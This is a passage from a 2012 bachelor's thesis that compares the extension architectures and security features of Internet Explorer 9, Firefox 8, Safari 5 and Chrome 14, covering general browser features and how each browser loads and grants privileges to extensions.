Saarland University
Faculty of Natural Sciences and Technology I
Department of Computer Science

Bachelor's thesis

Security Analysis of Browser Extension Concepts

A comparison of Internet Explorer 9, Safari 5, Firefox 8, and Chrome 14

submitted by
Karsten Knuth

submitted
January 14, 2012

Supervisor
Prof. Dr. Michael Backes

Advisors
Raphael Reischuk
Sebastian Gerling

Reviewers
Prof. Dr. Michael Backes
Dr. Matteo Maffei

Acknowledgments

First of all, I thank Professor Dr. Michael Backes for giving me the chance to write my bachelor's thesis at the Information Security & Cryptography chair. During the making of this thesis I have gotten a deeper look in a topic which I hope to be given the chance to follow up in my upcoming academic career.

Furthermore, I thank my advisors Raphael Reischuk, Sebastian Gerling, and Philipp von Styp-Rekowsky for supporting me with words and deeds during the making of this thesis. In particular, I thank the first two for bearing with me since the release of my topic.

My thanks also go to Lara Schneider and Michael Zeidler for offering me helpful advice.

My greatest debt of appreciation is to my parents who went with me through the ups and downs of my studies and always made me feel not to be gone astray.

Abstract

The requirements on web browsers have tremendously changed in the last decade: With the rise of Web 2.0, in which one considers software as a service (SaaS), the task of web browsers does no longer consist of displaying static HTML content. Instead, web browsers have to support rich interactions between users and highly dynamic web content. In order to cope with the complexity of such dynamic web applications, users wish to personalize their browsers by installing so-called *browser extensions* — possibly untrusted third-party software.

In this thesis, we analyze the browser extension concepts of the four most widely used web browsers: Microsoft's Internet Explorer, Mozilla's Firefox, Apple's Safari, and Google's Chrome. We show architectural weaknesses in each extension concept and implement an extension for Google's Chrome, which logs any characters entered on open web pages. Considering Chrome's extension concept as the most sophisticated among the analyzed browsers, we propose improvements for Chrome's extension concept to fix the identified weaknesses.

Contents

Chapter 1

Introduction

Social networking, online banking, and information retrieval are just some of the terms we are confronted with everyday. During the last years, several services of the Internet have become ubiquitous. Significantly conducive to this rise is the evolution of web browsers. Originally designed to display static web content on the user's machine, web browsers have evolved to rich applications for the dynamic interaction with web content. Though indispensable, the classic web browser is no longer able to supply the users' varied needs: users want to customize the web browser of choice such that it perfectly fits the user's browsing habits. Therefore, small programs that provide additional functionality to the browser, so-called browser extensions, enjoy great popularity.

Browser extensions integrate into the web browser and can implement a wide range of functionality from simply changing the appearance of web pages or the browser itself to more sophisticated tasks such as providing fine-grained control of connection requests made from web pages. For example, the AdblockPlus [5] extension for Firefox removes advertisements from web pages by filtering requests made from web pages through lists of forbidden advertisement providers.

The concept of customizing the browser to the user's needs via extensions is probably best known from the Firefox web browser. However, all four major browsers [23], namely Microsoft Windows Internet Explorer, Mozilla Firefox, Google Chrome, and Apple Safari, have adopted browser extensibility by means of extensions. Extensions enjoy great popularity: In 2009 roughly one out of three Firefox users had installed at least one extension. By 2012 the 20 most popular extensions on Mozilla's *addons.mozilla.org* have each been downloaded more than 1,000,000 times.

In combination with the popularity of extensions, the fact that browser extensions are often not written by security experts, has made browser extensions become a serious attack vector and poses severe risks to browser security. In 2009, Liverani and Freeman presented various attacks on popular Firefox extensions and demonstrated the effects these attacks have on the client machine [49]. These effects include arbitrary code execution.

One way of tackling the problem of extension security is to inspect the code of an extension for security vulnerabilities. VEX [43] is a tool that follows this approach. Browser extensions are vetted for security vulnerabilities using static information-flow analysis and potential security risks are highlighted.

However, this approach does not solve the general problem of extension security which is based on the way extensions are integrated into the browser. Even though the risks coming along with browser extensions are well-known, only little work has been done on the field of browser extension architecture.


Contributions. This thesis analyzes the individual extension concepts of each browser, compares these concepts regarding functionality and security, and identifies strengths and weaknesses in each concept. We are the first to perform a comprehensive comparison of the extension concepts of the four most widely used web browsers. We show how each browser trades off extension functionality against extension security and show the advantages and disadvantages of this trade-off. Furthermore, we show that the commonly adopted threat model does not sufficiently protect users from extension exploits as we think that it just mirrors a subset of extension security threats in reality. We reinforce that statement by implementing an extension for Firefox which tricks users into an extension-based phishing attack and stands for a class of malicious extensions that circumvent the currently applied threat model by abusing the trust put in extension developers. Based on Google Chrome's extension concept we further propose conceptual improvements helping to fix the weaknesses we found there.

Structure of this thesis. Chapter 2 gives a general introduction to web browsers. In the first part this chapter presents general common features of modern web browsers and in the second part this chapter introduces the four major web browsers individually.
In Chapter 3, we present the extension architectures of the compared browsers and sound the limits of each extension concept regarding functionality.
Chapter 4 first introduces some general security principles important in the context of browser extensions. The remainder of Chapter 4 identifies the security concept belonging to each web browser's extension system and checks in which way the general security principles are implemented.
In Chapter 5, we analyze each extension concept and identify the assumptions made on the underlying threat model. We then analyze in a first step weaknesses in the extension concepts defending this threat model. In a second step we come up with the threat model of malicious extensions and show how the extension concepts perform when defending this threat model.
Chapter 6 acts on the threat model of malicious extensions and presents an instance of such an extension for Google Chrome called *QSearch*. *QSearch* illustrates how easy a malicious extension can abuse Chrome's extension system to harm users.
In Chapter 7, we present improvements to Google Chrome's extensions concept that, in theory, help fixing the weaknesses presented in Chapter 5.
Chapter 8 concludes this thesis and in Chapter 9, we presents related work.

Chapter 2

Web Browsers

Web browsers – as their name suggests – allow users to browse web pages and other resources such as images, sound files, videos in the Internet. The major use case for web browsers is displaying web pages by rendering markup language content. When speaking about the Internet this markup language is the **HyperText Markup Language (HTML)** which is an international standard of W3C. Its fifth major revision is called HMTL5. Although still under development, it is already deployed on many web pages.


Google
+You Web Images Videos Maps News Shopping Mail More
Sign in
Google Search
I'm Feeling Lucky
iGoogle Change background image
Advertising Programs Business Solutions Privacy +Google About Google Go to Google Deutschland
Google - Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
www.google.com
Datei Bearbeiten Ansicht Verlauf Lesezeichen Entwickler Fenster Hilfe
http://www.google.com/

New! HD display, 4G, Face Unlock. Introducing the first phone with Android 4.0

Figure 2.1. From top left to bottom right: Internet Explorer, Firefox, Safari, and Chrome.

With the rise of Web 2.0 other technologies such as JavaScript gained in importance and made websites dynamic places. **JavaScript** is a turing-complete [20], script-based programming language. It was formalized in the ECMA-262 standard [8] and is the scripting language for web applications. Web pages containing reactive JavaScript code can be animated or changed while being viewed. In order to inspect or modify the page this code needs access to the Document Object Model. The **Document Object Model (DOM)** is a platform- and language-neutral interface allowing programs and scripts to dynamically access and update documents. The document can be further processed and the obtained result can be integrated in the page [7].
The backbone of a web browser is formed by its layout engine and its JavaScript engine. The **layout engine** is a piece of software responsible for displaying an HTML page to the user by rendering marked up data and formatting information. Layout engines are often also referred to as rendering engines or web browser engines. **JavaScript engines** fulfill similar tasks in terms of JavaScript interpretation. JavaScript engines are responsible for realizing the user's interaction with web pages by performing dynamic web page updates.

In the remainder of this chapter, Section 2.1.1 introduces general features important in the context of web browsers. The Sections 2.2 to 2.5 describe how Windows Internet Explorer 9, Firefox 8, Safari 5, and Google Chrome 14 implement these features.

2.1. Feature Overview

2.1.1. Functionality Features

Comparing the four most widely used web browsers, it strikes that Web 2.0 and the way users interact with browsers nowadays require some functionality features modern browsers must provide. All of these features target on making surfing the Internet more convenient for users. Some of them are visible in that these features influence the ways users can interact with the browser, while others stay invisible to users running in the background of the browser.
The first feature to mention are so-called **bookmarks**. Just like traditional bookmarks, bookmarks in connection with web browsers and the World Wide Web are references to pages a user wants to remember: web browsers save the addresses of web pages marked as bookmarks. These pages can be provided with key words or can be browsed separately which allows users to easily recover preferred sites. The concept of **browsing histories** is similar to the concept of bookmarks. A browsing history is an automatically generated record of already visited web page addresses. Those addresses are stored together with additional information such as the name of the web page, time of visit or any user related data. This feature enables for example the *Go back* button and helps users to recover web pages they have visited. Features like an overview of the user's most popular sites, auto-completion for HTML forms, and intelligent address bars which are an auto-completion for already visited websites arise from the browsing history feature.
Integrated search is a tool that makes the use of search engines more convenient to users. A search engine can be chosen from a list and search requests can be entered

directly into the browser which forwards them to the chosen search engine. The result of the search is commonly displayed in the same browser tab.
Really Simple Syndication (RSS) is a dialect of XML used as a standardized web content syndication format. RSS is used for providing users with frequently updated content such as blogs, news, etc. A RSS reader is a software component integrated into the browser which aggregates RSS data so that this data can be easily viewed.
Other features focus directly on the user interface. **Tabbed Browsing** is a concept inspired by traditional tabs. Tabbed browsing allows users to open multiple documents in a single browser window. Navigation between these documents is done via fetching tabs usually positioned on top of the content area. **Toolbars** contain buttons for frequently used functionality. One famous example is the *Google toolbar* providing Google search, instant page translation, and other Google-related features [17].
In the World Wide Web, resources are hosted with some origin address, a (up to 128 bits long) binary number referred to as the **Internet Protocol (IP) address**. In order to access a resource users would need to know the IP address of the resource. This approach is impractical due to the nature of IP addresses. There are alternative, unique addresses, **uniform resource identifiers (URI)**, that can be used to access resources in the Internet. An URI is a string of characters identifying a resource in the Internet. Grouping resources to domains is done by the **Domain Name System (DNS)**, a hierarchical, distributed naming system. Whenever a browser wants to access a resource by its URI the browser sends a DNS request to the Domain Name System. In return the browser learns the IP address of the resource allowing it to connect. Since latency in DNS requests can be very high web browsers can perform the so-called **DNS prefetching**. This process anticipatory performs domain name resolution for links and linked objects contained on a web page. DNS prefetching usually happens automatically in the background and does not require any user interaction. This approach targets keeping latency low by having already resolved the DNS of an item when it is needed. Other features that do not focus on increasing the performance of the browser are geolocation and cookies. **Geolocation** means the determination of the user's actual physical location through the Internet. This functionality can be used for location aware services such as maps. **Cookies** are pieces of information web pages store on the user's machine. This information can be used for web page personalization (saving user preferences on the client's machine), authentication, or anything else that can be stored as text data on the host machine. An example: after logging in to a web page this page stores a cookie on the user's machine. This cookie is later used to identify the user throughout the session. Cookies are distinguished in session cookies and persistent cookies. Session cookies are deleted when the browser session ends whereas persistent cookies can stay arbitrarily long on the user's machine.

2.1.2. Privacy and Security Features

With increasing significance of web browsing the need for protecting the users increases as well. Again, the comparison of the most widely used browsers shows that a common set of privacy and security concepts is indeed implemented in each of them. Generally, these privacy concepts are settled around private browsing. **Private browsing** is a mode for anonymously surfing the web. This concept pursues the following three goals: first, while in private browsing mode a web site should not be able to pull together users with any other of their previous sessions. Second, after leaving private browsing mode, the private browsing session should leave no traces on the user's machine, i.e., no cookies, bookmarks, browsing history, etc. should be stored. Third, web pages should not be able to determine if the browser is currently in private browsing mode. IP addresses and browser fingerprints [19] are beyond the scope of this model. Other features like the possibility to clear the browsing history implement just aspects of the private browsing concept. A do-not-track option allows users to put websites that are not allowed to track users on a blacklist.

Securing network connections via the secure sockets layer (SSL) and transport layer security (TLS) protocols also contribute to protecting users from attacks. **SSL** and **TLS** are cryptographic protocols for securing communication over the Internet [37, 38].

Also widely used are features for providing protection from phishing, malware, cross-site-scripting attacks, for integrating a virus scanner in the browser, or pop-up blockers. Probably the most important security concepts are the same origin policy and sandboxing of web content. The general idea of the **same origin policy** is to isolate documents with different origins from each other, thereby prohibiting interaction between unrelated websites. In fact there is no single same origin policy but different ones for DOM access, asynchronous services, cookies, etc. **Sandboxing** is an isolation mechanism that can be understood as running code in a virtual, restricted environment and thus preventing it from causing harm to the user's machine or any other resource.

2.1.3. Developer Tools

Today's Internet topology encourages users to play an active part in it by not only consuming but also creating content. An important feature for this purpose are integrated developer tools. They facilitate the development of web content by providing syntax highlighting, error consoles, JavaScript debuggers, and other useful features. All major browsers provide such developer tools. However, we do pay further attention to developer tools this thesis.

2.1.4. Extensibility

Extensions are pieces of code usually written by third-party developers. They can be integrated into the browser and extend its core functionality allowing users to customize their browsing experience. This additional functionality is not restricted to any specific area as it is for plug-ins, which can only add support for media data, but can be settled in a wide area from adding additional context menus to modifying web page content. All browsers compared in this thesis support this feature. We distinguish three kinds of extensions: themes for the browser, plug-ins, and *extensions* which are often referred to as add-ons.

2.2. Microsoft Windows Internet Explorer

Windows Internet Explorer 1.0 was released in 1995 by Microsoft[1] as an add-on for Windows 95. Since 1999 it is the most widely used web browser having a usage share of 35.1% [6, 23]. Its latest stable version, Windows Internet Explorer 9, was released in March 2011 and is available for Windows operating systems only.

The MSHTML layout engine and the Chakra JavaScript engine form the backbone of the Windows Internet Explorer [3]. Support for some features of the latest HTML5 working draft makes Internet Explorer able to cope with modern web content.

When opening a new tab Internet Explorer displays the most popular websites of the user on that page. The features for auto-completion, the intelligent address bar and the integrated search tool are incorporated into a combined search and address bar. The auto-completion mechanism is called *AutoComplete* and is responsible for auto-completion of the address bar, Internet form fields, as well as user names and passwords. Worth mentioning about Windows Internet Explorer's tabbed browsing concept is that first, tabs are grouped by coloring mating tabs in the same color in order to provide a better overview of them and second, the so-called tab isolation. If a web page crashes tab isolation ensures that this crash does only affect the tab in which the web page is opened and not the rest of the browser window. Geolocation is provided by the HTML5 geolocation API. All other features mentioned in Section 2.1 not mentioned here are also supported.

Internet Explorer's private browsing mode is called *InPrivate*. InPrivate mode focuses on the threat model of a local attacker and thus only prevents browsing data from being stored locally. When enabling InPrivate browsing, Internet Explorer opens a new browser window for which private browsing is enabled. Such windows can be recognized by the "InPrivate" label in the address bar. Even when not surfing InPrivate, Internet Explorer provides the possibility to clear the browsing history via the *Internet options* menu. *Tracking Protection* allows to import blacklists for websites that are not allowed to track the user.

Microsoft's web browser is able to secure network connections with SSL up to version 3.0 and TLS up to version 1.2. The browser also enables domain highlighting. Furthermore, a feature called *SmartScreen Filter* provides anti-phishing protection, anti-malware protection, and application reputation which removes unnecessary warning for well-known files. The SmartScreen Filter also protects users from malicious downloads and blocks malicious web pages. However, the SmartScreen Filter is not enabled by default.

Internet Explorer sandboxes web content by implementing the principle of same origin for DOM access, XMLHttpRequests, etc. In this context, Internet Explorer differs from the other major browsers in defining the origin of resources. The browser only matches protocol and host name and disregards the port number of two interacting pages.

Protected Mode is a feature for running Internet Explorer with highly restricted privileges making it more difficult for malicious software to be installed on the host machine. Protected mode warns users when a website tries to install software and when websites try to run software that runs outside Internet Explorer's protected mode.

Microsoft's web browser supports extensions since version 4 in September 1997 [24]. These extensions are limited to adding functionality to the Internet Explorer. Changing the appearance of the browser is not supported.

[1]If not stated otherwise all information in this thesis is taken from Microsoft's official websites.

2.3. Mozilla Firefox

Firefox 1.0 was released in November 2004 [14]. In 2011 Mozilla[1] established a new rapid release plan which planned to release several versions that year. These releases focus on speed, stability, and security [15]. The latest stable official version, Firefox 8.0 [10], is available for Windows, Mac OS X, and Linux. With a market share of 26.1% Firefox is the second most widely used web browser.

The web browser uses the Gecko rendering engine [16] and the JägerMonkey JavaScript engine [13]. Both engines are under the development of Mozilla [2].

Firefox does not provide a feature to display the users' most popular websites like the other browsers do. Instead Mozilla's browser provides a feature called *Panorama* that allows users to organize open tabs by grouping them.

Firefox also provides auto-completion for online forms and an intelligent address bar called *Awesome Bar*. The Awesome Bar looks for possible matches to user requests in the browsing history, bookmarks, and the opened tabs. Unlike in Internet Explorer, integrated search is not part of the address bar. A search toolbar with an extra textbox is placed next to the address bar. The search engine can be chosen right in this toolbar.

DNS prefetching is performed for links on a web page and items referenced by the document. DNS prefetching is enabled by default but users can turn it off in the `about:config` menu.

Firefox allows location aware browsing via the *Google Location Services* that determine the user's estimate position. Before collecting information that can be used to locate the user, the browser asks for permission to share the location. Just like DNS prefetching, geolocation can be turned off permanently in the `about:config` menu.

A mode for private browsing is available. Mozilla simply calls it *Private Browsing*. Private Browsing prevents data from being stored on the user's machine while activated. Nevertheless, bookmarks and downloaded files will not be deleted after leaving the private browsing mode. Using this mode is indicated to users by showing a mask symbol in the address bar and by coloring the Firefox menu button purple. When not browsing in private users still have the possibility to clear the browsing history and to make use of a do-not-track option. This option is implemented as an HTTP header that tells websites that users do not want to be tracked. However, complying this request is voluntary for web pages.

Firefox sandboxes web content and files by implementing same origin policies. Furthermore, the browser implements the so-called content security policy (CSP) which provides additional protection from attacks such as XSS and data injection. The browser provides anti-phishing protection, for example via domain highlighting, virus-scanner integration for external anti-virus software, and a pop-up blocker.

Firefox has always supported extensions. Firefox extensions can extend the browser's functionality as well as changing the appearance of the browser. This second category of extensions is referred to as *Themes*.

[1]If not stated otherwise all information in this thesis is taken from Mozilla's official websites.

2.4. Apple Safari

Apple's[1] Safari web browser was first released exclusively for Mac OS users in January 2001. In June 2007 the first version for Windows was released. Safari's latest stable version is 5.1.1 and is only available for Mac OS X and Windows. With a usage share of 6% [23] Apple's browser is the fourth most widely used web browser.

Safari employs the WebKit layout engine and the Nitro JavaScript engine. The HTML5 web standard is also supported by this browser. A feature called *Top Sites* displays the most popular sites of a user. This feature also allows to browse the browsing history in the cover flow design known from *iTunes* [30].

Safari provides an auto-completion function that automatically fills in complete web forms. This functionality is called *AutoFill* and can be configured in the preferences. Furthermore, there is an intelligent address bar that tries to find matches to user requests in the bookmarks and the browsing history. Integrated search is provided outside the address bar. The *Smart Search Field* is deployed next to the address bar. Provided search engines are *Google*, *Yahoo!*, and *Bing*.

Safari performs DNS prefetching for links provided on the web page being displayed. Geolocation is possible via HTML5. Users are asked for permission to share location before this information is sent to a location-aware website.

Apple's browser provides a mode for private browsing also referred to as *Private Browsing*. Private browsing is indicated by a "Private Browsing" icon displayed in the address bar. While browsing in private, the browser neither stores any information about the current browsing session, nor allows websites to access information, e.g., cookies stored on the user's computer. However, bookmarks set in private browsing are still available after leaving this mode.

Additionally to private browsing, Safari provides the option to manually clear the browsing history and other data that websites could use to track users. Privacy protection also includes blocking third party tracking cookies by default.

Safari supports SSL up to version 3 and TLS to encrypt network communication. Apple's web browser also protects users from phishing attacks by preventing suspicious websites from loading, warns users from websites suspected to harbor malware, notifies external antivirus software when files are downloaded from the web, and provides a pop-up blocker. However, Safari does not implement domain highlighting.

Safari sandboxes web content and applications used in the browser. Although the Safari browser is provided for Mac OS X and Windows, sandboxing is available on Mac OS X Lion exclusively because Safari's sandbox relies on the sandboxing technology built into this operating system.

Extensions are supported since Safari's fifth major release.

[1]If not stated otherwise all information in this thesis is taken from Apple's official websites.

2.5. Google Chrome

Google[1] Chrome's first stable release was in December 2008. The latest stable major version is Goggle Chrome 15. Being available for Windows, Mac, and Linux, Google Chrome is the third most widely used web browser having a usage share of 20.9% [23].
Chrome ships with the open-source WebKit layout engine and the V8 JavaScript engine which is open-source as well but has especially been developed for the browser by Google. HTML5 is also supported by this browser.
The *New Tab page* displays the user's favorite websites. This page also allows to recover recently closed web pages and to organize installed apps. An auto-completion feature called *Autofill* optionally fills in address information and credit card information. Additionally, Chrome saves input to web forms and suggests this information the next time a form is filled out. Google Chrome deploys *Omnibox.* Omnibox is a combined address and search bar. Search queries are answered by the user's default search engine. Searching other search engines is also possible. When typing something into the Omnibox, Chrome searches bookmarks, the browsing history, apps, and other related items for matches.
Google Chrome performs DNS prefetching for links found on rendered web pages. DNS resolution savings can be seen by opening `about:dns` via the address bar. Geolocation is supported via the HTML5 geolocation APIs as well as the Google Location Services. Before sharing the current location with a website, users are prompted for permission to do so.
Private browsing is possible in *Incognito mode.* After leaving Incognito mode, Chrome deletes cookies and undoes changes to the browsing history and download history made in private browsing mode. Changes made to the bookmarks and general setting are persistent.
Chrome is the only browser that does not adopt the do-not-track feature. Instead the *Keep my Opt-Outs* plug-in [18] is provided which allows to permanently block tracking cookies from certain ad companies.
Google Chrome secures network communication by encrypting communication via SSL and by supporting *Strict-Transport-Security*, an open specification allowing web pages to demand secure connections only.
Chrome provides anti-phishing and anti-malware mechanisms. Whenever a user tries to open a web page that is suspected to contain phishing or malware, the browser shows a warning. Google's web browser also provides a pop-up blocker which is enabled by default.
Additionally to implementing same origin policies, Chrome further sandboxes web content and applications as part of the browser's multi-process architecture. This sandbox mechanism is based on Windows' security features such as the access token of processes which is used to grant or deny access to resources. HTML rendering and JavaScript execution run in such isolated processes.
Extensions have been enabled since September 2009 [9]. Besides using extensions user's can also customize the browser via *themes* or *apps.* Themes are special extensions that add a skin to the browser whereas apps are programs provided by web pages. Apps are designed to be used entirely within the browser and provide functionality comparable to desktop applications.

[1]If not stated otherwise all information in this thesis is taken from Google's official websites.

Chapter 3

Extension Concepts

Browser extensions allow for customization of the browser by adding functionality. The way these extensions are integrated strongly differs in the four major browsers. One example for this diversity is the possibility to add themes to the browser. Firefox and Chrome allow this feature while Internet Explorer and Safari do not. Although this example clearly shows the difference in the extensibility of the four browsers, themes stay out of the focus of this work. When speaking about browser extensions this thesis focusses on extensions in the sense of Internet Explorer Add-Ons, Firefox extensions, Safari Extensions, and Google Chrome extensions.

Comparing the 25 most popular extensions (see Table A.2) in the *Internet Explorer Gallery*, *addons.mozilla.org*, the *Safari Extension Gallery*, and the *Chrome Web Store* shows that most of these extensions can be assigned to one of the following categories: there are extensions for

- manipulating web content,
- requesting services from certain websites,
- extending the browser itself,
- storing bookmarks,
- adding support for developers,
- getting information about addresses and servers,
- providing anonymity in the Web.

The exact distribution of the extensions can be seen in Figure 3.1.

Due to their popularity, these categories can be seen as a minimal set of functionalities browser extensions should be able to provide. The following of this section will present the browser extension concepts and show if and how the browsers manage to provide the aforementioned functionalities.
In the Sections 3.1 to 3.4, we give a short introduction in the particular browser extension concept and point out the limits of functionality available to extensions in each browser.




Figure 3.1. Overall distribution of browser extensions.

In Section 3.5, we summarize this chapter and present a table illustrating possible extension functionality in each browser.

3.1. Microsoft Windows Internet Explorer

The Windows Internet Explorer supports multiple extension models. Users can integrate *Shortcut menu extensions*, *Toolbars*, *Explorer bars*, and *Browser Helper Objects (BHOs)*. Most common are Browser Helper Objects which provide additional functionality to the browser without mandatorily requiring a graphical user interface.

Internet Explorer is based on the Component Object Model (COM), a platform-independent, distributed, object-oriented specification for creating objects that are designed to facilitate the reuse of code. COM objects implement specific interfaces that allow other objects to interact with them. The most important of these interfaces is the *IUnknown* interface which serves as a base interface for COM objects. BHOs are COM components which also implement several other interfaces in order to communicate with the Internet Explorer [51]. Browser Helper Objects are implemented as dynamic-link libraries (DLL), modules that contain functions and data that is accessible for external services. Each time Internet Explorer starts up, the browser creates in-process instances of registered BHOs. Consequently, those BHOs are tied to the main browser window. In other words, each time *iexplore.exe* is executed, new instances of the registered BHOs are created. When such an instance of Internet Explorer is closed, all corresponding BHOs die as well. After having instantiated all BHOs, Internet Explorer passes down its *IUnknown* pointer to the BHOs via the *IObjectWithSite* interface. The BHO instantiation process is illustrated in Figure 3.2.
Internet Explorer supports extensions with only a very limited set of specific interfaces




Figure 3.2. Loading process of BHOs.

for interacting with the browser (see Appendix A.1). Nevertheless, extensions have access to the browser's event model, the browser itself, and the DOM mainly through interfaces provided by COM. Events are notifications that follow an action such as a change of state or any user interaction. The event model captures all these notifications. BHOs can implement event handlers for events using the *IDispatch* and the *IConnectionPoint-Container* interfaces.

Browser Helper Objects can access and modify many aspects of the browser, i.e., the address bar or the active document, via the *IWebBrowser2* interface.

The DOM tree of a web page can be accessed and modified through interfaces like the *IHTMLDocument2* interface. Many other interfaces for modifying DOM objects are available in Microsoft's MSHTML reference [3].

BHOs run in the same memory context as the browser [25] and can perform any action available in the browser window. Noteworthy is the fact that BHOs run with full browser privileges. Furthermore, due to their nature, BHOs provide access to Microsoft Win32.

Users can start Internet Explorer in the *No Add-ons* mode. This mode allows running Internet Explorer without loading BHOs.

With the *Add-on Performance Advisor* Internet Explorer provides an extension manager which not only allows to deactivate extensions but also allows users to inspect the loading times of the installed extensions. Through the performance advisor users can sort out extensions that inhibit Internet Explorer's speed [29].

3.2. Mozilla Firefox

Firefox extensions can add themes, toolbars, context menus, or functionality that does not need any graphical user interface at all. Independent from the functionality the extension adds to the browser, all extensions share the same format. Extensions for Firefox come as `.xpi` files that can be installed on all supported platforms.

A `.xpi` file consists of an `install.rdf` file, a `chrome.manifest` file, a `locale` folder, a `skin` folder, and a `content` folder. The `install.rdf` file contains all the information that

is needed for installing the extension in Firefox and the `chrome.manifest` tells Firefox where to look for the aforementioned folders. The `locale` folder holds all text that is used by the extension. The `skin` folder contains CSS files and images that are important for the look of the extension. Outsourcing this content has been done to allow easy adaption of themes and localization to other languages. The `content` folder contains the core of the extension. This folder holds XUL files and JavaScript files. XUL is a markup language in which the user interface elements in Firefox are implemented. XUL files are responsible for the extension's user interface. The JavaScript files in this folder determine the behavior of the extension.
Firefox consists of two layers. The lower layer, called XUL Runner, is a compiled platform mostly written in C++. The top layer, called Chrome, contains all user interface elements outside the browser window's content area. Extensions are part of Firefox' Chrome layer and run with the browser's full privileges. Firefox supports the Cross Platform Component Object Model (XPCOM) which is similar to Microsoft's Component Object Model (cf. Section 3.1). XPCOM allows the two layers to communicate with each other. Extensions can call XPCOM components directly from JavaScript code through *XPConnect*. All interfaces available to Firefox extensions are documented on Mozilla's developer page [40]. Furthermore, developers can write own XPCOM components in JavaScript or C++ and integrate these components into the `content` folder. The integration of own XPCOM components makes Firefox extensions capable of executing arbitrary native code.
Firefox provides an extension manager allowing for deactivation of extensions individually. Additionally, Firefox can be run in *Safe Mode*. When starting Safe Mode, users can choose to completely disable extensions.

3.3. Apple Safari

Safari extensions are able to modify and reformat web content, work with windows and tabs, check for the availability of the Safari article reader and enter it, and access and save data in the extension's folder. Extensions for Safari can come in form of toolbars, buttons in the main Safari toolbar, popovers, or items in context menus. No matter what user interface is chosen, all extensions for Safari share are compressed to `.safariextz` files which contain a global HTML page, content files, injected scripts, and injected style sheets.
The global HTML page holds support code for the extension: toolbars, extension menus, or contextual menu items are usually implemented on this page. Content files hold content to display in extension bars, popovers, full-page tabs, or to inject into web content by creating an iframe. Injected scripts are JavaScript files which are injected into the browser content. Injected style sheets are CSS[1] style sheets that override the styles normally applied to web content. By using URI patterns injected scripts and injected style sheets both can be applied to selected web pages only.
Safari extensions can listen to a limited set of events which allows extensions to respond

[1]Cascading Style Sheets (CSS) is a style sheet language for describing the the look and formatting of a document written in a markup language.

to user interaction with tabs, windows, web content, and the Smart Address Field [36]. Safari provides extensions with a special JavaScript API [35] which lets extensions interact with the browser and web content. Scripts that are part of the injected scripts can further use the normal JavaScript API, as well as the WebKit JavaScript API. These scripts have the same privileges as web content scripts with the same domain.

3.4. Google Chrome

